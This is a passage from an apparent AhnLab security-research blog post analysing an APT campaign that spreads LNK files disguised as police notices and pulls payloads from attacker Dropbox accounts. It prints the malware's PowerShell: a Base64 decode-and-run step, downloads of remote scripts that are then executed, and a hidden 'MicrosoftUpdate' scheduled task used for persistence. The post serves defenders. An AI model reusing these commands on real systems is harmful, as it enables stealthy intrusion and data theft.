asec.ahnlab.com /en/66429/

APT Attacks Using Cloud Storage

By yeeun ⁝⁝ 6/11/2024

AhnLab SEcurity intelligence Center (ASEC) has been sharing cases of attacks in which threat actors utilize cloud services such as Google Drive, OneDrive, and Dropbox to collect user information or distribute malware. [1][2][3]The threat actors mainly upload malicious scripts, RAT malware strains, and decoy documents onto the cloud servers to perform attacks. The uploaded files work systematically and perform various malicious behaviors.

The process from the first distribution file to the execution of RAT malware is as follows:




Figure 1. Operation process


In such attack type, multiple files are connected as seen in Figure 1, and they all operate via the threat actor's cloud. As such, malware strains not confirmed in the article may be downloaded or various malicious behaviors such as leaking information may be performed.

EXE and shortcut files (*.LNK) were the first files to be distributed, and this article will explain the operation process through an LNK file, a file type that is frequently used in APT attacks.

1. Distributed File (Shortcut File (*.LNK))

The confirmed LNK file is disguised as an HTML document file as seen below and has a name that lures users to click it.

- Police Cyber Investigation Bureau – Internet Use History (check now to keep your PC safe).html.lnk



경찰청 사이버수사국 - 인터넷 이용 기록 (pc안전을 위해 지금 바로 확...

경찰청 사이버수사국 - 인터넷 이용 기록 (pc안전을 위해

대상 형식: 응용 프로그램

대상 위치: v1.0

대상(T): %windir%₩system32₩WindowsPowerShell₩v1.0₩

시작 위치(S):

바로 가기 키(K): 없음

실행(R): 최소화

설명(O): Type: Hangul DocumentSize: 2.84 KBDate modifi

Figure 2. LNK properties

The LNK file contains PowerShell commands. The file decodes Base64-encoded commands after being run and executes the commands after saving them as the ms_temp_08.ps1 file inside the TEMP folder.

```
..\..\..\..\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe
"$ss =\"[Base64-encoded commands]\";
$aa =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($ss));
$cc = [System.IO.Path]::GetTempPath();
$dd = \"ms_temp_08.ps1\";
$ee = Join-Path $cc $dd;
$aa | Out-File -FilePath $ee;
$aaaaa= 89897878;
powershell -windowstyle hidden -ExecutionPolicy Bypass $ee"
```

- **ms_temp_08.ps1**


ms_temp_08.ps1 downloads decoy documents and additional files and registers them to the Task Scheduler after being created. The following PowerShell commands are executed:

```
$hhh = Join-Path ([System.IO.Path]::GetTempPath()) "Police Cyber Investigation
Bureau - Internet Use History (check now to keep your PC safe).html";
Invoke-WebRequest -Uri
"hxxps://dl.dropboxusercontent[.]com/scl/fi/lpoo2f42y7x5uy6druxa0/SoJ****.html?
rlkey=ckv37q02rh9j1qsw7ed28bimv&st=64zsdvba&dl=0" -OutFile $hhh; & $hhh;
$filePath = Join-Path ([System.IO.Path]::GetTempPath()) "ms_update.ps1";
$str = '$aaa = Join-Path ([System.IO.Path]::GetTempPath()) "info.ps1"; Invoke-
WebRequest -Uri
"hxxps://dl.dropboxusercontent[.]com/scl/fi/9d9msk907asjhilhjr75m/SoJ****-X.txt?
rlkey=f8rydbv8tf28i9f2fwkrux6wo&st=78byjswv&dl=0" -OutFile $aaa; & $aaa;';
$str | Out-File -FilePath $filePath -Encoding UTF8;
$action = New-ScheduledTaskAction -Execute 'PowerShell.exe' -Argument '-WindowStyle
Hidden -nop  -NonInteractive -NoProfile -ExecutionPolicy Bypass -Command "&
{$filePath = Join-Path ([System.IO.Path]::GetTempPath())
\"ms_update.ps1\";powershell -windowstyle hidden -ExecutionPolicy Bypass -File
$filePath;}"';
```

```
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(5) -
RepetitionInterval (New-TimeSpan -Minutes 30);
$settings = New-ScheduledTaskSettingsSet -Hidden;
Register-ScheduledTask -TaskName "MicrosoftUpdate" -Action $action -Trigger $trigger
-Settings $settings;
$aaa = Join-Path ([System.IO.Path]::GetTempPath()) "first.ps1";
Invoke-WebRequest -Uri
"hxxps://dl.dropboxusercontent[.]com/scl/fi/gswgcmbktt1hthntozgep/SoJ****-F.txt?
rlkey=n9xglo02xfnf14b9btgtw8aqi&st=w9zt1es5&dl=0" -OutFile $aaa; & $aaa;
```

The PowerShell commands firstly download the decoy document file (normal HTML file). The downloaded file is saved and executed as “Police Cyber Investigation Bureau – Internet Use History (check now to keep your PC safe).html”, making it difficult for users to realize that malicious behaviors are taking place as the file name is the same as that of the LNK file. The ASEC team was unable to check the file’s content because it could not be downloaded at the time of analysis.

After the above process, a PowerShell script file named ms_update.ps1 is created in the TEMP folder and registered to the Task Scheduler as MicrosoftUpdate so that it is run every 30 minutes.



이름	상태	트리거
MicrosoftUpdate	실행 중	2024-05-14 오후 2:45에 - 트리거된 후 무기한으로 30 분마다 반복합니다.

작업을 만들 경우 작업이 시작될 때 발생하는 동작을 지정해야 합니다. 이 동작을 변경하려면 [속성] 명령을 사용하여 작업 속성 페이지를 여십시오.

작업	자세히
프로그램 시작	PowerShell.exe -WindowStyle Hidden -nop -NonInteractive -NoProfile -ExecutionPolicy Bypass -Command "& {$filePath = Join-Pa

Figure 3. The list of registered tasks


Additionally, a file named SoJ****-F.txt is downloaded from the threat actor’s Dropbox and saved into the TEMP folder as first.ps1 to be executed.

- **ms_update.ps1**

As mentioned earlier, this script file downloads a file named SoJ****-F.txt from the threat actor’s Dropbox and saves it into the TEMP folder as info.ps1 to be executed.

```
$aaa = Join-Path ([System.IO.Path]::GetTempPath()) "info.ps1";
Invoke-WebRequest -Uri
"hxxps://dl.dropboxusercontent[.]com/scl/fi/9d9msk907asjhilhjr75m/So****g-X.txt?
rlkey=f8rydbv8tf28i9f2fwkrux6wo&st=78byjswv&dl=0" -OutFile $aaa; & $aaa;
```

During the analysis, the team confirmed that the threat actor’s Dropbox contains decoy documents in various formats such as HTML, Word document, HWP (Hangul Word Processor) document, and PDF. The following decoy documents were found subsequently.



[redacted]

월간 거래내역 및 잔고현황

[redacted]

계좌 정보

계좌번호	[redacted]	계좌명	김[redacted]
잔고기준일	2024/04/30	대상기간	2024/04/01-2024/04

예수금 현황

예수금	[redacted]	미수금/미납대금	0
신용융자금	0	대출금	0
원화대용설정금	[redacted]		


※ 미수금/미납대금 = 현금미수금 + 기타대여금 + 신용이자미납금
※ 대출금 = 증권담보대출금 + 매도담보대출금

총 평가금액(추정)

[redacted]

※ 상기 총 평가금액은 수수료 및 이자(미수/신용/대출) 비용을 감안하지 않은 금액입니다.
※ 옵션은 작성기준일 현재 미결제약정잔량을 정산가로 전부 청산하였을 경우를 추정하여 산출하였습니다.
※ 총평가금액 = 예수금 - 미수금/미납대금 - 대출금 + 유가증권평가금액 + 원화대용설정금

Figure 4. Additionally found decoy document (1)



예비군 교육훈련 소집통지서

제 03-2[redacted]

성명	최[redacted]	계급	병장	군번	[redacted]
소속	3[redacted]대			직책	없음
주소	충청[redacted]				

예비군법 제6조의 2 및 동법시행령 16조에 의하여
아래와 같이 예비군 교육훈련 소집을 통지합니다.

소집기간	2024년06월11일~2024년06월11일(1일,8시간)	훈련유형(차수)	기본훈련 (1차
훈련장	[redacted]	예비군중대	[redacted]
도착시간	훈련당일 0900까지 훈련장 입소		


2024년 5월 17일

[redacted]부대

예비군 교육훈련 준수사항

1. 훈련입소는 0900시까지이며 이후에 도착하면 불참 처리되오니 시간을 준수해 주시기 바랍니다.
2. 예비군훈련 입소 간 규정된 복장(예비군모, 예비군화, 예비군표지장, 요대)을 미착용하거나, 예비군복(모)에 규정 외 부착물을 부착 시에는 입소가 제한됩니다.
3. 신분을 확인할 수 있는 증명서(주민등록증, 여권, 운전면허증 등)를 지참하셔야합니다.
4. 예비군훈련 중 휴대전화를 포함한 전자기기 사용은 불가합니다. 훈련 입소 시 휴대전화를 포함한 전자기기를 훈련부대에 자율적 시기 바랍니다.
5. 훈련시간
   훈련 입소시간은 09:00까지,
   09:00이후 입소불가

Figure 5. Additionally found decoy document (2)



아파트전세계약서

확정일자 [redacted]
제 2024-[redacted]
수수료 500원을 영수함

임대인과 임차인 쌍방은 아래 표시 아파트에 관하여 다음 내용과 같이 임대차계약을 체결한다.

1. 부동산의 표시

소 재 지	[redacted]				
토 지	지 목	대	대지권의 비율	18218.9분의 63.18	대지권의 목적인 토지 [redacted]
건 물	구 조	철근콘크리트	용 도	공동주택(아파트)	전용면적 [redacted]
임대할 부분	상기 아파트 전유부분 전부				

2. 계약내용

제 1 조 (목적) 위 부동산의 임대차에 한하여 임차인은 임차보증금을 아래와 같이 지불하기로 한다.


보 증 금	[redacted]
계 약 금	[redacted]
잔 금	[redacted] 에 지불한다.

제 2 조 (존속기간) 임[redacted]
임대차기간은 [redacted]
제 3 조 (용도변경 및 [redacted]
못하며 임대차[redacted]
제 4 조 (계약의 해지) [redacted]
제 5 조 (계약의 종료) [redacted]
증금을 임차인[redacted]
제 6 조 (계약의 해제) [redacted]
은 계약금을 [redacted]
제 7 조 (채무불이행과 [redacted]
면으로 최고하[redacted]
손해배상에 대[redacted]
제 8 조 (중개보수) 개[redacted]
무효, 취소, 해[redacted]
지급할이 있으[redacted]
제 9 조 (중개대상물확[redacted]
하여 2024년 [redacted]

[특약사항]

1. 현재 시설상태에서의 전세계약이며 기본시설물 파손 및 훼손시 임차인은 원상복구한다.
2. 현재 등기사항증명서상 융자없으며, 잔금일 익일까지 변동없도록 한다.
3. 임대인은 임차인이 전세자금대출받는데 동의및 협조한다(질권설정통지서수령및 은행전화통화)
3. 공동명의인 성진형님 미참석으로 인감증명서 및 위임장을 첨부한다.

Figure 6. Additionally found decoy document (3)



근 로 계 약 서 (일용직)

사용자인 [redacted](갑)과 근로자______(을)은 아래 근로조건을 성실히 이행할 것을 약정하고 근로계약을 체결한다.

– 아 래 –

1. 근 무 장 소 : 근로자의 자택 외
2. 업 무 내 용 : [redacted]
3. 제 출 기 한 : 2024 년 5 월 26 일까지로 하되 당사자간의 합의에 의하여 연장할 수 있다.
4. 근 로 조 건 : 1) 일급 [redacted] 원 (3.3%공제 후 지급)
   2) 모델 선정 및 비용지급을 위한 개인정보 수집 및 이용에 대한 동의
   3) 촬영영상의 경우 **마케팅 컨텐츠로 2차 활용 가능**
   4) 영상 품질이 가이드 및 조건에 안 맞을 경우 **재촬영 요청 가능**
5. 재해보상 : "을"이 업무상재해를 당하였을 때에는 근로기준법 및 산업재해보상보험법에 의하여 보상한다.
6. 근로계약 해약사유
   1)사전합의 없이 기한 내 제출하지 않은 경우.
   2)제작에 관한 제규칙과 관리자의 지시사항을 위반하여 2번이상 경고를 받은 경우.
   3)신체·정신상의 이유로 업무수행이 곤란한 때
   4)업무를 태만히 하거나 업무수행능력이 부족한 때

본 계약서 및 취업규칙에 명시되지 않은 사항은 근로기준법의 관련

2024. 5 . 17 .

"갑" 사 용 자 : [redacted]
사업자등록번호 : [redacted]
주 소 : [redacted]

"을" 근로자 성명 :
주민등록번호 :
주 소 :

서 명 :

Figure 7. Additionally found decoy document (4)

As seen from the screenshots above, the threat actor owns documents of various themes. Some of the documents found additionally are university cooperation requests, business delivery confirmations, and documents related to foreign affairs. Given that the threat actor also uses files disguised as documents such as money deposit contracts, insurance, and loans that include the personal information of specific individuals, it appears that they distribute malware to specific designated targets.

2. Malware Downloaded via Cloud

The aforementioned LNK file downloads first.ps1(SoJ****-F.txt) and info.ps1(SoJ****-X.txt) files from the threat actor's cloud. The files could not be downloaded from the Dropbox mentioned above at the time of analysis, but the team collected such script files from another Dropbox in the threat actor's possession.

The uploaded script files are named after certain individuals, hinting that the threat actor carried out different malicious behaviors for each of them. The names of the additionally discovered files are as follows:

File Name
SoJ***g-F.txt
Kim***un-F.txt
I***ong-F.txt
Hong***a-F.txt
Jon***n-F.txt
0513chrome-f.txt
0514edge-f.txt

Table 1. Confirmed script file names

The threat actor created a folder for each user, and each contained a decoy document, [name]-F.txt, and [name]-X.txt files. The script files all use the token-based authentication method for the authentication of Dropbox, and each file contains client_id, client_secret, and refresh_token values.

Below is the analysis information for each type.

